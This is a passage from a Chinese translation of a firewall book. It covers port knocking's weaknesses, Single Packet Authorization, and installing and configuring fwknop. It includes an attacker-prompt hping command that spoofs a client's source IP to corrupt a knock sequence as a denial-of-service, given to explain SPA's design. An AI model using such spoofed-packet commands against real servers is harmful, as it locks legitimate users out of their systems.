说明　据我所知，有人（我们权且称呼他为Bob）就因为违反了公司安全策略中禁止端口扫描的规定而被雇主要求辞职。为了提高系统的安全性，Bob反复地扫描他的系统以确保服务是不可访问的，但本地的IDS却捕获了这个行为。如果Bob使用端口碰撞系统，IDS警报也会响起。当然，这是一个极端的例子，但它强调的一点是我们无需引起IDS对自己不必要的注意。

4. 使用伪造数据包破坏碰撞序列

因为端口碰撞只在数据包首部中编码信息（而不是依赖于加密的应用层数据），所以攻击者可以很容易地伪造看起来属于合法碰撞序列的数据包。如果攻击者可以在端口碰撞序列通过网络的途中插入伪造的重复数据包，那么碰撞服务器将无法把这个额外的数据包从端口碰撞客户端发送的真正序列中区分出来，其结果是导致客户端很难判断出正确的碰撞序列。这是一种针对碰撞

服务器的拒绝服务（DoS）攻击，因为攻击者可以迫使服务器不授予合法的端口碰撞客户端访问权。DoS攻击可以非常复杂（如协调僵尸网络中的主机向单个IP地址发起洪泛攻击），但它也可以极度简单，比如通过发送单个数据包对端口碰撞服务器发起DoS攻击——我们可以从任何地方发送伪造的数据包！

为了阐明这个攻击，我们假设端口碰撞客户端和服务器约定了下面这个端口碰撞序列以临时打开TCP 22端口30秒（所有的数据包都是TCP SYN数据包）：1001，2004，5005，1001。现在假设IP地址123.4.3.2开始发送碰撞序列给运行在IP地址231.1.2.3上的碰撞服务器，每个数据包之间的发送延时是半秒钟。如果攻击者可以在这个序列穿越网络时监控到它，那么他就可以使用下面的hping命令，使得端口碰撞客户端实际发送的序列变成“1001，2004，5005，**5005**，1001，1000”（注意到端口5005的重复数据包）：

```
[root@attacker ~]#  hping -S -p 5005 -c 1 -a 123.4.3.2 231.1.2.3
HPING 231.1.2.3 (eth0 231.1.2.3): S set, 40 headers + 0 data bytes

--- 231.1.2.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

因此，端口碰撞服务器别无选择，它只有丢弃这个无效的碰撞序列，因为它看上去是来自真正的客户端IP地址。客户端最终将得不到SSH的访问权，这一切都显示在图12-2中。




图12-2 攻击者通过伪造重复的数据包并将它插入端口碰撞序列来发起DoS攻击

12.4 单数据包授权

端口碰撞向我们展示了如何针对一个受保护服务执行一个默认丢弃的策略以最大限度地利

用数据包过滤器[①]。但正如本章前面显示的那样，端口碰撞并不是万能的，它有着严重的架构限制。本节我们将探讨端口碰撞的替代技术，它既保留了端口碰撞的好处，同时又避免了它的缺点。

单数据包授权（SPA）以一种类似于端口碰撞实现的方式，将使用默认丢弃策略的数据包过滤器与被动监控数据包的嗅探器相结合。但SPA并没有在数据包首部字段中传输认证数据，而是充分利用有效载荷数据来证明其拥有认证证书。之所以可以这么做是因为大多数网络的MTU大小都有几百个字节（例如，以太网的MTU是1514个字节，其中包括以太网首部），所以只需一个数据包就可以向SPA服务器证明其身份。

因为端口碰撞和SPA共享默认丢弃数据包过滤器和被动监控设备的概念，所以图12-3非常类似于说明端口碰撞的图12-1。但这次，传输认证信息到SPA服务器只需一个数据包即可，所以从（伪造的）SPA源地址到iptables系统只有一条线，这意味着我们不必在真正的SSH会话开始之前发送数据包序列。我们将很快看到这是超越端口碰撞方案的重要创新。




图12-3　SPA网络

12.4.1　解决端口碰撞的限制

端口碰撞协议所带来问题的简要总结如下所示：

- 我们难以阻止能够监控端口碰撞序列的攻击者所发起的重放攻击。
- 缺乏有效数据传输限制了信息的类型，甚至限制了可用于加密序列数据的加密系统。
- 任何可以监控到端口碰撞数据包的IDS都将在端口碰撞序列穿越网络时敲响警钟。
- 很容易实施破坏碰撞序列的攻击，因为复制和伪造数据包首部并不困难。

通过在SPA中使用有效载荷数据，我们可以如下克服上述每一点不足。

① 这与试图解决在Marcus Ranum的文章“计算机安全中6个最愚蠢的想法”（Six Dumbest Ideas in Computer Security，http://www.ranum.com）中位列第一的默认允许（default permit）的想法是一致的。默认允许与默认丢弃刚好相反，因特网实际上是基于默认允许这一原则的，即不受阻碍地访问和分享信息，但这一原则只适用于计算机安全漏洞和入侵还不是那么常见的年代，而那个年代早已一去不复返了。

- SPA通过在每个SPA数据包中包括随机数据来解决重放问题。每个SPA数据包都是根据定义明确的明文数据包格式（fwknop使用的具体格式见第13章）来构建的。这个格式包括了随机数据的空间，而且一旦数据包构建好，它就将被加密。包括随机数据确保了没有两个SPA数据包是完全相同的，即使是那些向SPA服务器发出相同访问请求的数据包也是如此。通过将每个成功解密的SPA数据包的MD5 sum值保存在服务器端，我们就可以反复发送相同的访问请求了，因为没有两个SPA数据包会有完全相同的MD5 sum值。通过将新到的SPA数据包MD5 sum值与以前监控到的数据包MD5 sum值进行比较，我们可以很容易地挫败重放攻击。
- SPA通过使用IP数据包的有效载荷部分来解决数据传输问题，这类似于TCP封装应用层数据的方式。使用数据包有效载荷有利于使用非对称加密算法进行加密，因为数据包有效载荷可以传输的数据要比任何端口碰撞实现（它们只使用数据包首部）都要大得多。我们甚至可以通过SPA建立命令通道（即在加密的SPA有效载荷中传递完整的命令）。我们将在第13章讲述fwknop同时支持访问请求和完整的命令通道实现。
- SPA确保其网络通信行为不同与端口扫描，因为它只使用单个数据包来传输认证信息。这样一来，IDS就不会看到针对端口范围的一系列数据包探测了。又因为SPA有效载荷是经过加密的，所以IDS也不能解码SPA消息中的内容。任何嗅探到SPA数据包的人只能看到一段难以理解的有效载荷数据。
- 使用SPA可以挫败伪造攻击，因为攻击者不可能只通过从SPA客户端系统发送伪造数据包给SPA服务器就能破坏SPA协议。（当然，任何通过网络检查数据包中数据的系统都易受到通过洪泛垃圾数据包发起的DoS攻击的影响，但这并不是SPA协议本身的弱点。）

12.4.2 SPA 的架构限制

虽然SPA提供了安全保障来减少将服务暴露给潜在攻击者的可能，但它也有局限性。我们将探讨这些问题以便能够以最佳方式部署SPA。端口碰撞同样有这些局限性。

1. 通过NAT地址的访问捎带

数据包过滤器一般比较擅长过滤传输层及其以下的流量，它们并不擅长对应用层进行解释。因此，SPA守护进程用于接受进入连接的过滤规则（在它接收有效SPA数据包之后）只能现实地包含源IP地址、请求的互联网协议和端口号。也就是说，当SPA数据包要求SPA服务器“为某些源IP地址打开TCP 22端口30秒”时，SPA服务器将配置数据包过滤器使得它在30秒的时间窗口中接受从指定源IP地址连接到TCP端口22的数据包。如果在SPA数据包中的IP地址是外部NAT地址（当SPA客户端位于NAT设备之后时），那么与这个合法客户端位于同一个内部网络中的所有其他人都将在允许的时间窗口内获得相同的访问权[①]。

① NAT地址背后的捎带问题可以通过使用Tor网络中提供的MapAddress功能来得到缓解，但这个功能也带来了一些其他缺点，请见在13.4.6节中的讨论。

2. HTTP和短期会话

当SPA守护进程在数据包过滤器的规则集中增加临时的规则允许建立TCP连接后，合法的客户端通常有充裕的时间完成TCP的三路握手。但SSH会话持续的时间通常要比仅仅将TCP连接置于已连接状态所花费的时间长得多。

当该规则从规则集里删除以后会发生什么呢？通过使用连接跟踪机制（如Netfilter所提供的机制）来接受属于已建立连接的数据包而不是让这些数据包匹配默认丢弃的规则，连接仍然可以保持打开状态，即使允许建立会话的最初规则都已删除。

使用连接跟踪机制来保持已建立TCP连接的打开状态为那些长期运行的TCP会话提供了优雅的解决方案，但对于短期连接如通过Web传输HTTP数据的连接[①]或在邮件服务器之间传输SMTP数据的连接，情况又是如何呢？如果要为用户想要浏览的每个Web链接生成新的SPA数据包，那将是非常不方便的，这里假定的情况是每个链接都是通过单独的TCP连接传输的。一般来说，SPA不适宜用于保护这类服务。

解决这个问题的一种方法是简单地延长客户端IP地址的超时时间，比如说延长为1个小时，那么在这段时间内客户端就不需要再发送新的SPA数据包了。虽然这种时间的延长在一定程度上降低了SPA的效力，但如果你的Web服务器正运行着关键的应用并且安全性是你最重要的考虑因素，那么这么做还是有意义的。我们还可以通过在本地文件系统中缓存加密密码让SPA客户端自动生成SPA数据包。但一般来说，将加密密码放在文件系统中并不是一个好主意（这将削弱GnuPG私钥的安全性）。有益的步骤是将SPA客户端与尽可能多的客户端程序紧密结合，这方面的例子见13.4.5节。

12.5　通过隐藏实现安全？

端口碰撞或SPA是否属于通过隐藏实现安全这一类别呢？自从端口碰撞首次在安全社区中公布以来，这一直是一个激烈辩论的话题，辩论的双方都怀有强烈的情绪。毫无疑问，争议在这里也不会得到解决，我只是希望在这里提供一些让读者思考的资料[②]。

每当新的安全技术被提出全世界研究者就将评估其架构。通用的对安全技术的测试是检查其是否患有通过隐藏实现安全的问题。如果它是，那么人们将尝试修复这个架构。因此，确定SPA是否患有这个问题是非常重要的。Bruce Schneier在其著作《应用密码学》（Applied Cryptography）的前言中说了下面这段话：

---

① 在某些情况下保持Web连接的打开状态是有可能的，请见Apache中的KeepAlive指令（见http://httpd.apache.org/docs/1.3/mod/core.html#keepalive）。

② 这里的许多想法都是由伦敦大学皇家霍洛威学院信息安全组（见http://www.isg.rhul.ac.uk）的Sebastien Jeanquier在其硕士论文"对端口碰撞和单数据包授权的分析"（An Analysis of Port Knocking and Single Packet Authorization）中首次提出的。

“……如果我把一封信锁在保险柜中，把保险柜藏在纽约的某个地方，然后告诉你去读这封信，这并不是安全，而是隐藏。相反，如果我把一封信锁在保险柜中，然后把保险柜及其设计规范和许多同样的保险柜给你，以便你和世界上最好的开保险柜的专家能够研究锁的装置。而你还是无法打开保险柜去读这封信，这才是安全。”

任何端口碰撞或SPA的开源实现就类似于有人提供了保险柜内部机制的所有细节。任何人都可以看到从加密算法到每个软件是如何与数据包过滤器交互的所有内容。唯一在加密SPA数据包或端口碰撞序列穿越网络时被隐藏的内容是密钥本身，强加密系统之所以不受通过隐藏实现安全问题的影响就是因为除了密钥以外整个系统的一切都是公开的。

现在考虑一个要弱于端口碰撞和SPA的安全系统。假设OpenSSH服务器守护进程中的一个特定功能被发现存在漏洞，于是我为OpenSSH创建了一个假定的补丁，使得远程SSH客户端必须提供一段加密数据才能访问这个功能。这段数据是由众所周知的并经过仔细审查的加密算法如Rijndael或由GnuPG使用的Elgamal进行加密的。

人们会认为（我也是一样）在这个假设的例子中，利用漏洞实现入侵的可能性取决于加密算法的安全程度，既然如此，这个补丁就不依赖于通过隐藏实现安全。

端口碰撞（至少在其加密方式中）和SPA甚至提供了比这个假设的例子更好的安全性，因为恶意的客户端在不能提供类似加密数据的情况下，它甚至不能与SSH服务器上的TCP协议栈建立TCP会话，更不要说与SSH守护进程交谈了。因此，在端口碰撞和SPA中，我们实际上为上面假设的例子建立了一个泛化的机制，如果客户端不首先提供加密数据，它就不能访问OpenSSH守护进程中的任何功能。所以，不论是端口碰撞还是SPA都不应仅仅视为是通过隐藏实现安全的技术。

12.6 本章总结

有些人倾向于编写脚本来检测攻击者通过SSHD暴力破解密码的企图，脚本监视记录在/var/log/auth.log文件（具体文件取决于syslog守护进程的配置）中的root用户反复验证失败的信息。但如果在OpenSSH（或其他SSH实现）的某个功能中发现了新的缓冲区溢出漏洞，而该功能又可以在不通过用户名/密码验证过程的情况下可以远程访问，那么这种方法就没有什么用处了。甚至还有专门的Snort规则（见Snort规则ID 1324，1326和1327）用于在SSH连接中执行明文IDS，以便检测利用CRC32溢出漏洞的企图，这个漏洞由Bugtraq编号2347说明。通过利用这类漏洞，攻击者根本没有必要暴力破解密码，甚至根本不需要进入SSH通常需要的加密/解密过程。更好的策略是在一开始就不允许任何IP地址连接到SSH守护进程，而这正是SPA的目的。在第13章，我们将显示如何部署fwknop以便从SSH守护进程之上的SPA和iptables的结合中获得最大利益。通过这样的设置，不论是零日攻击还是针对SSHD的暴力破解密码企图都将是劳而无功的。

第13章

fwknop简介

2004年6月fwknop（见http://www.cipherdyne.org/fwknop）作为遵循GNU公共许可证（GPL）的开源项目开始发布。它是第一个将加密端口碰撞和被动操作系统指纹识别结合起来的端口碰撞实现，这使得只允许Linux系统连接到SSH守护进程成为可能（端口碰撞客户端系统的TCP协议栈将作为额外的认证参数）。fwknop端口碰撞组件基于iptables日志信息，并且使用iptables作为默认丢弃数据包过滤器。

2005年5月，我发布了支持单数据包授权模式的fwknop，这使得fwknop成为首个公开提供的SPA软件。在撰写本书的时候，fwknop的最新版本是1.0[①]，其默认认证方法采用的是SPA，但fwknop仍然继续对老的端口碰撞方法提供支持。MadHat在2005年7月的黑帽大会（Black Hat Briefing）上创造了术语“单数据包授权”，我也在同一个会议上提交了类似的建议，但术语“单数据包授权”比我提出的标题“Netfilter与加密，不可重放、不可伪造的单数据包远程管理”说起来要顺口得多。还值得注意的是，由tumbler项目（http://tumbler.sourceforge.net）实现的协议类似于SPA，它也只使用单个数据包来传输认证和授权信息。但它的有效载荷是经过散列算法处理而非使用加密，从而导致两者使用的是完全不同的架构。

说明 fwknop真正同时支持了远程客户端想要通过默认丢弃数据包过滤器访问某个服务的认证（验证通信实体数字身份的过程）和授权（确定是否允许实体执行某个操作的过程）。这两个过程并不一样，但两者本身都非常重要。

13.1 fwknop的安装

安装fwknop的第一步是通过http://www.cipherdyne.org/fwknop/download下载最新版本的tarball文件或RPM文件。如往常一样，比较稳妥的做法是先验证其MD5 sum。从安全角度来看，

① 在译者翻译本书的时候，fwknop的最新版本是1.9.6。——译者注

更好的做法是使用GnuPG检查GnuPG签名[①]。一旦确认下载的文件是安全的，就可以进行软件的安装了。下面显示了安装1.0版本的fwknop tarball文件的过程：

```
$ cd /usr/local/src
$ wget http://www.cipherdyne.org/fwknop/download/fwknop-1.8.1.tar.bz2
$ wget http://www.cipherdyne.org/fwknop/download/fwknop-1.8.1.tar.bz2.md5
$ md5sum -c fwknop-1.8.1.tar.bz2.md5
$ fwknop-1.8.1.tar.bz2: OK
$ wget http://www.cipherdyne.org/fwknop/download/fwknop-1.8.1.tar.bz2.asc
$ gpg --verify fwknop-1.8.1.tar.bz2.asc
gpg: Signature made Wed Jun 6 01:27:16 2007 EDT using DSA key ID A742839F
gpg: Good signature from "Michael Rash <mbr@cipherdyne.org>"
gpg:                 aka "Michael Rash <mbr@cipherdyne.com>"
$ tar xfj fwknop-1.8.1.tar.bz2
$ su -
Password:
# cd /usr/local/src/fwknop-1.8.1
# ./install.pl
```

和第5章中psad的安装一样，install.pl脚本将要求你提供一些信息，如授权模式（即是想使用SPA模式还是老式的端口碰撞模式）和想要fwknop嗅探哪个接口上的数据包。

你可以在只需要作为SPA客户端发送SPA数据包的系统上安装fwknop，也可以在提供客户端/服务器完整支持的系统上安装fwknop（这是默认安装方式，包括对发送SPA数据包以及从网络上嗅探SPA数据包的支持）。完整的fwknop安装将在文件系统中创建一些文件和目录以便支持其正常的运作，这些文件和目录如下所示。

- /usr/bin/fwknop——这是负责接受用户密码输入，并构建符合fwknop数据包格式要求的SPA数据包的客户端程序。它使用Rijndael对称加密算法或使用GnuPG的非对称加密算法来加密数据包中的数据，并通过UDP、TCP或ICMP来发送加密的SPA数据包。在默认情况下，fwknop将SPA数据包发送到UDP端口62201，但这是可以通过命令行改变的。
- /usr/sbin/fwknopd——这是fwknop的主守护进程，它负责嗅探和解密SPA数据包、防范重放攻击、解码fwknop SPA数据包格式、核实访问权限并重新配置本地iptables策略以授予客户端对在SPA数据包中请求服务的临时访问权。
- /usr/sbin/fwknop_serv——这是一个非常简单的TCP服务器，它只用于SPA数据包通过Tor匿名网络（http://tor.eff.org）传输的情况。使用这个服务器将导致双向通信，从技术上来说，这破坏了SPA协议的单向本质，更多信息请见13.4.6节。
- /usr/lib/fwknop——fwknop使用的Perl模块都安装在这个目录中以便保持系统Perl函数库的整洁。安装的Perl模块有Net::Pcap、Net::IPv4Addr、Net::RawIP、IPTables::Parse、IPTables::ChainMgr、Unix::Syslog、GnuPG::Interface、Crypt::CBC和Crypt::Rijndael。为

① 如第5章中讲述的，我的GnuPG公钥可以在http://www.cipherdyne.org/public_key上找到。你必须使用gpg --import导入该公钥以便验证在http://www.cipherdyne.org上发布的每个软件的GnuPG签名。

节省磁盘空间，install.pl脚本将只安装不在系统Perl函数库中的Perl模块。但也可以通过使用--force-mod-install命令行参数来强制install.pl脚本安装所有必需的Perl模块。IPTables::Parse和IPTables::ChainMgr模块不会在运行ipfw防火墙的系统上安装，当我们在Windows的Cygwin环境中安装fwknop的客户端时，这两个模块也不会被安装。

- /etc/fwknop——这是fwknop守护进程配置文件（如fwknop.conf和access.conf）存放的主目录。fwknop守护进程在以服务器模式运行时将用到该目录，而在客户端模式中生成SPA数据包时不需要用到它。
- /usr/sbin/knopmd——该守护进程用于从/var/lib/fwknop/fwknopfifo命名管道中解析出iptables日志信息。只有在fwknop以老式的端口碰撞模式运行时，该守护进程才会被用到。
- /usr/sbin/knoptm——该守护进程用于删除被fwknop添加到iptables链中的允许合法SPA客户端访问的规则。这个守护进程是必要的，因为主守护进程fwknopd一直在嗅探着正在使用的网络接口，操作系统只有在接口上接收到数据包后才调度它来运行。如果fwknopd通过不断更新的PCAP文件（通过单独的嗅探器进程或通过ulogd来更新）读取数据包，那么knoptm守护进程就不是必需的。因为在这种情况下，fwknopd将定期运行而不论接口上是否接收了数据包。因此，fwknopd自身就可以对iptables规则设置超时时间了。
- /usr/sbin/knopwatchd——这是用于监控的守护进程，当它所监控的进程没有在运行时，它将重启该进程。但因为在一般情况下，fwknop相当的稳定，所以knopwatchd通常并没有太多事情要做。它只是作为预防措施存在，因为运行SPA就意味着受保护的服务不能访问，除非fwknopd一直在运行。
- /etc/init.d/fwknop——这是fwknop的初始化脚本。它允许用户以一种大多数Linux发行版都采用的启动进程的方式来启动fwknop——通过执行命令/etc/init.d/fwknop start。只在以服务器模式启动fwknop的情况下使用初始化脚本才有意义。

13.2　fwknop的配置

在服务器模式中，fwknop将参考两个主配置文件fwknop.conf和access.conf以获得配置指令。和psad的配置文件一样（见第5章），这两个文件中的每一行都遵循着键-值约定来定义配置变量，注释行则以#字符开始。我们将在下面几节中介绍这两个文件中一些比较重要的配置变量。

13.2.1　/etc/fwknop/fwknop.conf配置文件

fwknop.conf配置文件定义了一些关键的配置变量，如认证模式、防火墙类型、嗅探数据包的接口、是否以混杂模式嗅探数据包（即是否让fwknop处理目标MAC地址不是本地接口的以太网帧）以及警报将发送给哪个电子邮件地址。

1. AUTH_MODE

AUTH_MODE变量告诉fwknop守护进程如何收集数据包中的数据。fwknop支持几种收集模

式，包括通过Net::Pcap Perl模块从正在使用的接口上嗅探数据包、从ulogd进程（见http://www.netfilter.org）所写的文件中读取PCAP格式的数据包、使用单独的以太网嗅探器（如tcpdump）或从文件/var/log/fwknop/fwdata中解析iptables日志信息。AUTH_MODE变量可取的值有PCAP、FILE_PCAP、ULOG_PCAP和KNOCK，其默认值是PCAP。

```
AUTH_MODE                PCAP;
```

2. PCAP_INTF

PCAP_INTF变量定义了fwknop守护进程用于监测数据包的接口。该变量只在AUTH_MODE变量设置为PCAP的情况下才能使用，其默认值是eth0接口。

```
PCAP_INTF                eth0;
```

3. PCAP_FILTER

正在使用的接口可能会发送或接收许多完全与SPA流量无关的数据包，我们没有必要迫使fwknop守护进程处理每一个数据包。PCAP_FILTER变量允许基于网络层地址或传输层端口号等匹配条件来限制libpcap传递给fwknop的数据包类型。因为在默认情况下，fwknop将SPA数据包传递到UDP端口62201，所以该变量以如下方式设置（我们可以修改该变量的设置，要求SPA数据包通过不同的端口或协议进行传输）。

```
PCAP_FILTER              udp port 62201;
```

4. ENABLE_PCAP_PROMISC

当该变量设置为Y时，它将要求fwknop守护进程监测所有经过数据包捕获接口的以太网帧（即接口处于混杂模式）。当AUTH_MODE设置为PCAP时，该变量默认为启用。但如果fwknop守护进程嗅探的接口是正在使用的并且被分配了IP地址，这意味着SPA数据包可以直接发送给这个接口，那么这个功能可以通过如下方式取消：

```
ENABLE_PCAP_PROMISC      N;
```

5. FIREWALL_TYPE

FIREWALL_TYPE变量告诉fwknopd防火墙的类型，fwknopd将在接收到有效SPA数据包之后重新配置该防火墙。该变量可以使用的值有iptables（默认值）和针对FreeBSD、Mac OS X系统的ipfw。

```
FIREWALL_TYPE            iptables;
```

6. PCAP_PKT_FILE

如果AUTH_MODE设置为FILE_PCAP或ULOG_PCAP，那么fwknop守护进程将通过文件系统中的PCAP格式文件来获取数据包中的数据。这个文件的路径由PCAP_PKT_FILE变量定义，它的默认设置如下所示：

```
PCAP_PKT_FILE                /var/log/sniff.pcap;
```

7. IPT_AUTO_CHAIN1[①]

fwknop使用IPTables::ChainMgr Perl模块来为合法的SPA客户端添加或删除ACCEPT规则。psad也使用这个Perl模块，但psad除了使用它来添加ACCEPT规则以外，还使用它针对那些发送恶意流量的IP地址添加DROP规则。IPT_AUTO_CHAIN1变量的默认配置是将ACCEPT规则添加到自定义的iptables链FWKNOP_INPUT中，并从内置的INPUT链将数据包跳转到这个链[②]。

```
IPT_AUTO_CHAIN1          ACCEPT, src, filter, INPUT, 1, FWKNOP_INPUT, 1;
```

8. ENABLE_MD5_PERSISTENCE[③]

SPA协议最重要的一个特征就是检测和忽略重放攻击的能力。ENABLE_MD5_PERSISTENCE变量控制fwknop守护进程是否将所有成功解密的SPA数据包MD5 sum写入磁盘。这使得fwknop可以在重启fwknop甚至重启整个系统后仍能对重放攻击进行检测。这个功能在默认情况下是启用的，但如果想要验证重放检测是否能正确工作（需要通过网络发送一个复制的SPA数据包给SPA服务器），你也可以禁用它。

```
ENABLE_MD5_PERSISTENCE       Y;
```

9. MAX_SPA_PACKET_AGE

MAX_SPA_PACKET_AGE变量以秒为单位定义了SPA数据包的“最大年龄”（即最长传输时间），fwknop服务器将使用它作为可接受SPA数据包的时间窗口。其默认值是2分钟。该变量只在启用ENABLE_SPA_PACKET_AGING的情况下才能使用。

```
MAX_SPA_PACKET_AGE           120;
```

10. ENABLE_SPA_PACKET_AGING

在默认情况下，fwknop守护进程要求来自fwknop客户端的SPA数据包年龄不得超过120秒（2分钟），这是由我们在上面介绍的MAX_SPA_PACKET_AGE变量定义的。fwknop客户端将在每个SPA数据包中包含一个时间戳（见13.3节），fwknop服务器使用它来确定所有SPA数据包的年龄。该功能要求在fwknop的客户端和服务器之间实现宽松的时间同步，而健壮的NTP（Network Time Protocol，网络时间协议）可以很容易地做到这一点。

---

① fwknop从1.9.0版本开始将IPT_AUTO_CHAIN1变量替换为IPT_INPUT_ACCESS和IPT_FORWARD_ACCESS，设置方法和这里所介绍的完全一样，详细介绍请见fwknop最新版本的帮助文档。——译者注

② IPT_AUTO_CHAIN{n}变量的详细解释请见第8章8.3.2节。变量IPT_AUTO_CHAIN{n}提供了面向IPTables::ChainMgr模块的接口，psad和fwknop都使用了这个接口。——译者注

③ fwknop从1.9.2版本开始将ENABLE_MD5_PERSISTENCE变量替换为ENABLE_DIGEST_PERSISTENCE、DIGEST_TYPE和ENABLE_DIGEST_INCLUDE_SRC，其中DIGEST_TYPE在默认情况下将同时使用SHA256、SHA1和MD5来检测SPA重放攻击。有关这三个变量的详细介绍请见fwknop最新版本的帮助文档。——译者注

如果禁用了ENABLE_SPA_PACKET_AGING，处于SPA数据包必经之路上的攻击者就可以停止转发该数据包，从而阻止fwknop服务器看到这个数据包并计算它的MD5 sum。稍后，攻击者可以再发送原来的SPA数据包到它的目的地，而fwknop服务器仍将接受它。进一步来说，如果fwknop的-s命令行参数用于生成原来的SPA数据包，那么fwknop将接受来自任意源IP地址的SPA数据包（见下面对变量REQUIRE_SOURCE_ADDRESS的介绍），从而导致iptables策略授予攻击者访问权[①]。因此，我们强烈建议启用这个功能。

```
ENABLE_SPA_PACKET_AGING      Y;
```

11. REQUIRE_SOURCE_ADDRESS

REQUIRE_SOURCE_ADDRESS变量告诉fwknop服务器所有的SPA数据包都应在其加密的有效载荷中包含需要iptables授予访问权的IP地址。如果启用了该功能，fwknop服务器就不能接受由fwknop客户端命令的-s参数生成包含通配符IP地址0.0.0.0的SPA数据包了。

```
REQUIRE_SOURCE_ADDRESS       Y;
```

12. EMAIL_ADDRESSES

fwknop服务器可以在各种情况下发送电子邮件警报，例如当SPA数据包被接受并授予客户端访问某个服务权限时、当访问权被删除时以及当重放攻击被挫败时。它支持设定多个电子邮件地址（以逗号分隔），如下所示：

```
EMAIL_ADDRESSES              root@localhost, mbr@cipherdyne.org;
```

13. GPG_DEFAULT_HOME_DIR

GPG_DEFAULT_HOME_DIR变量指定用于放置验证数字签名和解密SPA数据包的GnuPG密钥的目录路径。其默认值是root主目录中的.gnupg目录。

```
GPG_DEFAULT_HOME_DIR         /root/.gnupg;
```

14. ENABLE_TCP_SERVER

ENABLE_TCP_SERVER变量控制fwknop是否将TCP服务器绑定到端口上以便接受SPA数据包。如果想要通过Tor网络（它只使用TCP协议来传输数据）传输SPA数据包，就必须启用这个功能（关于该主题的更多内容请见13.4.6节）。这个功能在默认情况下是禁用的。

```
ENABLE_TCP_SERVER            N;
```

15. TCPSERV_PORT

TCPSERV_PORT变量指定fwknop_serv守护进程监听TCP连接的端口号。该变量只在fwknop启用

① 这个攻击方式是由Sebastien Jeanquier提出并引起了我的注意，从而导致ENABLE_SPA_PACKET_AGING功能的实现（fwknop从0.9.9版本开始提供这个功能），fwknop服务器使用它作为可接受SPA数据包的时间窗口。

ENABLE_TCP_SERVER的情况下才会被使用。其默认值如下所示：

```
TCPSERV_PORT                62201;
```

13.2.2　/etc/fwknop/access.conf配置文件

fwknop.conf配置文件一节提供了许多fwknop宏观层面配置选项的信息，但也留下了一些重要主题值得讨论，如解密的密码和授予用户的权利。我将通过介绍fwknop的access.conf配置文件来弥补这一缺漏，这个文件定义了所有的用户名、授予的权利、解密的密码、iptables规则的超时时间和fwknop服务器使用的命令通道。

1. SOURCE

fwknop支持对来自任意IP地址多个用户的授权。每个用户可以使用不同的密钥（及相关的加密算法）。SOURCE是主分隔变量，它使得fwknop可以确定有效SPA数据包的访问级别。access.conf配置文件中的每个配置变量组分别给出一个完整的SOURCE访问定义。该文件支持多个SOURCE访问定义。SOURCE变量的默认值如下所示，它要求fwknop验证来自任意源IP地址的SPA数据包，但它也支持单个IP地址和CIDR网络的定义。

```
SOURCE: ANY;
```

2. OPEN_PORTS

OPEN_PORTS变量要求fwknop通过重新配置本地iptables策略以授予客户端访问指定端口的权利。除非PERMIT_CLIENT_PORTS变量（见下面的介绍）设置为Y，否则客户端不能获得对没有列在OPEN_PORTS中服务的访问权。下面的定义允许有效SPA数据包要求fwknop重新配置iptables以获得对TCP端口22（SSHD）的访问权。

```
OPEN_PORTS: tcp/22;
```

3. PERMIT_CLIENT_PORTS

当这个变量设置为Y时，它使得fwknop客户端可以告诉fwknop服务器想要iptables策略允许通过的流量（即端口和协议），而不是让fwknop服务器只能重新配置iptables，允许由OPEN_PORTS变量定义的流量通过。SPA数据包可能包含客户端想要访问的几个端口号（更多信息请见13.3节）。

```
PERMIT_CLIENT_PORTS: Y;
```

4. ENABLE_CMD_EXEC

当该变量启用时，它将允许授权的SPA客户端要求fwknop服务器代表它们执行命令。这个功能是有争议的，因为fwknop（截止目前的1.0版本）将以root用户身份执行这些命令，尽管正在开发这种拥有较低特权的用户身份运行命令的版本。如果想要使用ENABLE_CMD_EXEC功能，那么必须

明确而谨慎地启用它。

```
ENABLE_CMD_EXEC: Y;
```

5. CMD_REGEX

CMD_REGEX变量允许提供正则表达式，在fwknop服务器执行fwknop客户端提供的命令之前，这个命令必须和这个正则表达式匹配。只有在ENABLE_CMD_EXEC设置为Y的情况下，使用这个变量才有意义。例如，为了限制fwknop服务器将代表fwknop客户端执行的命令为指定格式的mail命令，可以使用如下的定义：

```
CMD_REGEX: ^mail\s+\-s\s+\"\w+\"\s+\w+\@\w+\.com;
```

6. DATA_COLLECT_MODE

DATA_COLLECT_MODE变量接受与 fwknop.conf 配置文件中AUTH_MODE变量相同的数据包收集模式。这使得access.conf配置文件中的每个SOURCE访问定义都可以根据AUTH_MODE变量的值被独立地启用或禁用。只有那些DATA_COLLECT_MODE变量的值与AUTH_MODE变量的值匹配的SOURCE访问定义才会启用。但DATA_COLLECT_MODE变量是可选的，如果它没有在 access.conf 配置文件中定义，fwknop守护进程将假设它设置为最常见的PCAP。

```
DATA_COLLECT_MODE: PCAP;
```

7. REQUIRE_USERNAME

